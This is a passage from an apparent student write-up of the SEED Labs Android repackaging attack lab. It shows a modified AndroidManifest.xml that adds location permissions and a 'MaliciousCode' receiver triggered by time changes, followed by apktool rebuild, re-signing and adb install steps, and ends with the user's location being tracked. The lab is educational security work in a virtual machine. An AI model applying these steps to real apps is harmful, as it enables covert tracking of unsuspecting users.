VM's IP address. The easiest way to set this up is to add a line to the /system/etc/hosts file on the Android VM.



```
127.0.0.1       localhost
::1             ip6-localhost




10.0.2.4 www.repackagingattacklab.com
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
- /system/etc/hosts 1/7 14%
```


Step3: Repackaging and Installing the victim APP

a. Modify the AndroidManifest.xml to give different permissions which are related to location and internet access




```
<?xml version="1.0" encoding="utf-8" standalone="no"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" package="com.mobiseed.repackaging
" platformBuildVersionCode="23" platformBuildVersionName="6.0-2166767">
        <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION" />
        <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION" />
        <uses-permission android:name="android.permission.ACCESS_MOCK_LOCATION" />
        <uses-permission android:name="android.permission.INTERNET" />
    <application android:allowBackup="true" android:debuggable="true" android:icon="@drawable/mobiseed
crop" android:label="@string/app_name" android:supportsRtl="true" android:theme="@style/AppTheme">
        <activity android:label="@string/app_name" android:name="com.mobiseed.repackaging.HelloMobiSEE
D" android:theme="@style/AppTheme.NoActionBar">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
        </activity>
        <receiver android:name="com.mobiseed.repackaging.MaliciousCode" >
                <intent-filter>
                        <action android:name="android.intent.action.TIME_SET" />
                </intent-filter>
        </receiver>
    </application>
</manifest>
~
~
```

b. Place three files in the smali/com/mobiseed/repackaging folder of the unpacked application.




```
[11/06/19]seed@VM:~/.../mobiseed$ cd repackaging/
[11/06/19]seed@VM:~/.../repackaging$ ls
BuildConfig.smali     R$integer.smali
HelloMobiSEED.smali   R$layout.smali
MaliciousCode.smali   R$menu.smali
R$anim.smali          R$mipmap.smali
R$attr.smali          R.smali
R$bool.smali          R$string.smali
R$color.smali         R$styleable.smali
R$dimen.smali         R$style.smali
R$drawable.smali      SendData$1.smali
R$id.smali            SendData.smali
[11/06/19]seed@VM:~/.../repackaging$ 
```

c. Repackaging the application




```
[11/06/19]seed@VM:~/.../lab7$ apktool b RepackagingLab
I: Using Apktool 2.2.2
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
I: Checking whether resources has changed...
I: Building resources...
I: Building apk file...
I: Copying unknown files/dir...
```

d. Sign the APK file again




```
[11/06/19]seed@VM:~/.../lab7$ keytool -alias seed -genkey -v -keystore mykey.keystore
Enter keystore password:
Re-enter new password:
What is your first and last name?
  [Unknown]:  Marco Lin
What is the name of your organizational unit?
  [Unknown]:  seed
What is the name of your organization?
  [Unknown]:  University of the Pacific
What is the name of your City or Locality?
  [Unknown]:  Stockton
What is the name of your State or Province?
  [Unknown]:  California
What is the two-letter country code for this unit?
  [Unknown]:  CA
Is CN=Marco Lin, OU=seed, O=University of the Pacific, L=Stockton, ST=California, C=CA correct?
  [no]:  yes
```




```
[11/06/19]seed@VM:~/.../dist$ jarsigner -keystore mykey.keystore RepackagingLab.apk seed
Enter Passphrase for keystore:
jar signed.

Warning:
The signer certificate will expire within six months.
No -tsa or -tsacert is provided and this jar is not timestamped. Without a timestamp, users may not be
 able to validate this jar after the signer certificate's expiration date (2020-02-04) or after any fu
ture revocation date.
```

e. install the APK again




```
[11/06/19]seed@VM:~/.../dist$ adb connect 10.0.2.6
* daemon not running. starting it now on port 5037 *
* daemon started successfully *
connected to 10.0.2.6:5555
[11/06/19]seed@VM:~/.../dist$ adb install RepackagingLab.apk
12686 KB/s (1428779 bytes in 0.109s)
Failure [INSTALL_FAILED_UPDATE_INCOMPATIBLE: Package com.mobiseed.repackaging signatures do not match
the previously installed version; ignoring!]
[11/06/19]seed@VM:~/.../dist$ adb install RepackagingLab.apk
12445 KB/s (1428779 bytes in 0.112s)
Success
[11/06/19]seed@VM:~/.../dist$
```

Step 4: Enabling the permission on the android VM



Step5: Triggering the attacking code by setting time



Automatic date & time
Use network-provided time

Set date
November 6, 2019


Set time
14:50

Select time zone
GMT-05:00 Eastern Stand

Use 24-hour format
13:00

06:49

Step 6: Tracking the victim



SEED LABS : MOCK LOCATION APPLICATION


NEW YORK : OFF

SAN FRANCISCO : ON

PARIS : OFF

SHANGHAI : OFF

AGRA : OFF



Observations: We can track the location of the user whenever the location is changed.